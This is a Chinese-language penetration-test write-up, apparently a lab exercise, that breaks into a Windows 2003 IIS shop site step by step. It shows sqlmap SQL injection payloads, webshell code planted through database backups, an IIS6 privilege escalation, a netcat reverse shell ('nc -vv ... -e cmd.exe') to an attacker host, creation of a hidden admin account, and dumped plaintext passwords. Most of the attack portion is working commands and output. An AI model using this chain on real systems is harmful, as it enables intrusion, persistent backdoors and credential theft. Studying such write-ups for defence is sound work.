



0x00 基础信息搜集

用 nmap, dirb 对目标主机进行扫描



```
root@nohack: ~
root@nohack: ~# nmap -sV 10.163.246.52
Starting Nmap 6.47 ( http://nmap.org ) at 2016-03-30 10:03 CST
Nmap scan report for 10.163.246.52
Host is up (0.000097s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE        VERSION
25/tcp    open  smtp           Microsoft Exchange Server 5.0.2.6731
80/tcp    open  http           Microsoft IIS httpd 6.0
110/tcp   open  pop3?
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows 2003 or 2008 micro
oft-ds
1025/tcp  open  msrpc          Microsoft Windows RPC
1433/tcp  open  ms-sql-s      Microsoft SQL Server 2000 8.00.2039;
SP4
1723/tcp  open  pptp           Microsoft (Firmware: 3790)
3306/tcp  open  mysql         MySQL 5.1.51-community
3800/tcp  open  ms-wbt-server Microsoft Terminal Service
2 services unrecognized despite returning data. If you know the se
rvices unrecognized, please submit the following fingerprints at http://
www.insecure.org/cgi-bin/servicefp-submit.cgi :
=====NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF: Port25-TCP: V=6.47%I=7%D=3/30%I=56FB33DC%P=x86_64-unknown-lin
ux-gnu%r
SF: (NULL, 32, "220\ x20Welcome\ x20to\ x20EricDaugherty' s\ x20Java\ x20S
MTP\ x20Se
SF: rver\ .\ r\n") %r( Hello, 52, "220\ x20Welcome\ x20to\ x20EricDaugherty'
s\ x20Jav
SF: a\ x20SMTP\ x20Server\ .\ r\n500\ x20Command\ x20Unrecognized: \ x20EHL
O\ r\n") %
SF: r( Hello, 52, "220\ x20Welcome\ x20to\ x20EricDaugherty' s\ x20Java\ x20S
MTP\ x20S
SF: rver\ .\ r\n500\ x20Command\ x20Unrecognized: \ x20HELP\ r\n") %r( Gene
ricLines
SF: 6A, "220\ x20Welcome\ x20to\ x20EricDaugherty' s\ x20Java\ x20SMTP\ x2
0Server\
root@nohack: ~# dirb http://10.163.246.52/shop/
-----
DIRB v2.21
By The Dark Raver
-----
START_TIME: Wed Mar 30 10:04:43 2016
URL_BASE: http://10.163.246.52/shop/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4592
---- Scanning URL: http://10.163.246.52/shop/ ----
==> DIRECTORY: http://10.163.246.52/shop/ADMIN/
==> DIRECTORY: http://10.163.246.52/shop/Admin/
==> DIRECTORY: http://10.163.246.52/shop/Images/
==> DIRECTORY: http://10.163.246.52/shop/ad/
==> DIRECTORY: http://10.163.246.52/shop/admin/
==> DIRECTORY: http://10.163.246.52/shop/images/
==> DIRECTORY: http://10.163.246.52/shop/inc/
==> DIRECTORY: http://10.163.246.52/shop/upload/
---- Entering directory: http://10.163.246.52/shop/ADMIN/ ----
==> DIRECTORY: http://10.163.246.52/shop/ADMIN/Images/
```


可以发现目标主机开了好多服务 同时判断目标主机为 win2k3
远程桌面端口为 3800, 随手测试了下 没有 shift 后门



通过目录扫描可以知道 网站后台目录为 /shop/admin/admin_login.asp


0x01 手动的网站检测

简单试了下发现网站页面大多是有注入过滤的。于是转而想注册个用户看能不能找上传点，传个 shell 试试。



注册页面发现报错，于是试试注册页面可不可以注入。

用 burpsuite 拦截这个包并保存为 sql.txt



开始注入检测

```
root@nohack:
root@nohack: ~ 66x39
[10:14:36] [INFO] checking if the injection point on POST parameter 'textuser' is a false positive
POST parameter 'textuser' is vulnerable. Do you want to keep testing the others (if any)? [y/N]
sqlmap identified the following injection points with a total of 160 HTTP(s) requests:
---
Parameter: textuser (POST)
  Type: stacked queries
  Title: Microsoft SQL Server/Sybase stacked queries
  Payload: textuser=Chinalover'; WAITFOR DELAY '0:0:5' -- &textsex=0&textpass1=zhoujie&textpass2=zhoujie&ps1=%C4%FA%B3%F5%D6%D0%B5%C4%D3%EF%CE%C4%C0%CF%CA%A6%CA%C7&ps2=asdadasd&textmail=aaa@aaa.com&textname=&texttel=&textqq=&textdizi=&checkbox=checkbox&Submit= %D7%A2 %B2%E1
  Type: AND/ OR time-based blind
  Title: Microsoft SQL Server/Sybase time-based blind
  Payload: textuser=Chinalover' WAITFOR DELAY '0:0:5' -- &textsex=0&textpass1=zhoujie&textpass2=zhoujie&ps1=%C4%FA%B3%F5%D6%D0%B5%C4%D3%EF%CE%C4%C0%CF%CA%A6%CA%C7&ps2=asdadasd&textmail=aaa@aaa.com&textname=&texttel=&textqq=&textdizi=&checkbox=checkbox&Submit= %D7%A2 %B2%E1
---
[10:14:55] [INFO] testing Microsoft SQL Server
[10:14:55] [WARNING] it is very important not to stress the network adapter during usage of time-based payloads to prevent potential errors
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[10:15:02] [INFO] confirming Microsoft SQL Server
[10:15:07] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2003 or XP
web application technology: ASP.NET, Microsoft IIS 6.0
back-end DBMS: Microsoft SQL Server 2000
[10:15:07] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 121 times
[10:15:07] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.163.246.52'
```

发现可以注入，mssql，于是先看一看当前用户

```
[10:16:29] [INFO] adjusting time delay to 1 second due to good response times
current user: 'sa'
[10:16:33] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 55 times
[10:16:33] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.163.246.52'

[*] shutting down at 10:16:33

root@nohack: ~#
```

最高权限用户了，尝试执行 cmd 命令

```
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[10:17:58] [INFO] adjusting time delay to 1 second due to good response times

[10:18:00] [INFO] fingerprinting the back-end DBMS operating system version and service pack
[10:18:03] [INFO] the back-end DBMS operating system is Windows 2003 Service Pack 2
[10:18:03] [INFO] testing if current user is DBA
[10:18:04] [INFO] checking if xp_cmdshell extended procedure is available, please wait.
xp_cmdshell extended procedure does not seem to be available. Do you want sqlmap to try to re-enable it? [Y/n]
[10:18:05] [WARNING] xp_cmdshell re-enabling failed
[10:18:05] [INFO] creating xp_cmdshell with sp_OACreate
[10:18:05] [WARNING] xp_cmdshell creation failed, probably because sp_OACreate is disabled
[10:18:05] [CRITICAL] unable to proceed without xp_cmdshell
[10:18:05] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 62 times

[*] shutting down at 10:18:05

root@nohack: ~#
```

执行失败 修复失败

于是想 先找到网站管理员账号密码 到网站后台传 shell

Sqlmap -r '/root/sql.txt' -current-db 查看当前数据库名

```
errors
[10:20:01] [INFO] adjusting time delay to 1 second due to good response times
fei
current database: 'fei'
[10:20:10] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 63 times
[10:20:10] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.163.246.52'

[*] shutting down at 10:20:10

root@nohack: ~#
```

省略几步 直接查到管理员账号 密码，破解哈希后登录

Admin admin123



上传点貌似有问题。但是发现后台可以直接执行 sql 语句，而且后台的信息探针暴露了网站目录的绝对路径 E:\121\shop\

于是尝试数据库差异备份写 webshell

1.完整备份一次(保存位置当然可以改)

```
backup database 库名 to disk = 'c:\ddd.bak';--
```

2.创建表并插入数据

```
create table [dbo].[dtest] ([cmd] [image]);
```

```
insert into dtest(cmd)
```

```
values(ox3C25657865637574652872657175657374282261222929253E);--
```

3.进行差异备份

```
backup database 库名 to disk='目标位置\d.asp' WITH DIFFERENTIAL,FORMAT;--
```

上面

```
ox3C25657865637574652872657175657374282261222929253E
```

就是一句话木马的内容: <%execute(request("a"))%>

日志差异备份:

```
alter database fei set RECOVERY FULL;
```

```
create table cmd (a text);
```

```
backup log fei to disk = 'e:/cmd' with init;
```

```
insert into cmd (a) values ('<%@ Page
```

```
Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>');
```

```
backup log fei to disk = 'e:/121/aaa.aspx';
```

```
drop table cmd;
```


```
alter database fei set RECOVERY SIMPLE;
```

```
backup database fei to disk='e:/www.bak';
```

```
create table shell (a text);
```

```
insert into shell values ('<%eval request("a")%>');
```


```
backup database fei to disk='e:/121/shell.asp' WITH DIFFERENTIAL,FORMAT;--
```




写入成功。连接下试试

连接超时。。姿势是对的 重新试一试 (多次尝试之后通过日志增量备份传了一个 aspx 小


马, 权限比 asp 大)



直接执行不了命令, 于是找了个可写的目录上传一个 cmd



同时传了几个常用提权工具



iis6 可以成功溢出得到 system 权限, 但是执行 net 命令却总是失败。于是打算反弹个 shell 回来看看。

Kali 上执行: nc -vv -l -p 8888

在菜刀里执行: iis6 "nc -vv 10.163.202.188 8888 -e cmd.exe"

```
root@nohack: ~# nc -vv -l -p 8888
listening on [any] 8888 ...
10.163.103.131: inverse host lookup failed: Unknown server error :
Connection timed out
connect to [10.163.202.188] from (UNKNOWN) [10.163.103.131] 1098
Microsoft Windows [Version 5.02.3790]
(C) 00000000 1985-2000 Microsoft Corp.

E: \RECYCLER>whoami
whoami
nt authority\system

E: \RECYCLER>
```

成功反弹了一个 system 权限的 shell 回来。试一下添加用户等操作提示 拒绝访问，那我们自己传一个 net 试试

1. 无 net 提权.exe

运行后系统会创建个管理组用户

用户名: wlozz

密码: wlozz

运行之后我们直接登陆试试



登陆成功。

其实到了这一步 我们不仅可以借助工具添加用户。也可以替换文件 实现 shift 后门 或者传一个木马 直接执行 或者用 wce mimikatz 等工具尝试抓明文密码或者哈希

抓明文截图:

```
E:\RECYCLER>getpass
getpass
Press any Key to EXIT ...

Code by Vsbat/bbs.kanxue.com More : http://bbs.pediy.com/showthread.php?t=156643
Release by 闪电小子/pkav.net More : http://t.qq.com/dis9_tysan

UserName: Administrator
LogonDomain: USER- Fw21F
password: TW20081212#*

UserName: NETWORK SERVICE
LogonDomain: NT AUTHORITY
password:

UserName: IUSR_USER- Fw21F
LogonDomain: USER- Fw21F
password: 11vCa6pMGZuZ#b

UserName: Administrator
LogonDomain: USER- Fw21F
password: TW20081212#*

UserName: ANONYMOUS LOGON
LogonDomain: NT AUTHORITY
```

木马上线截图:

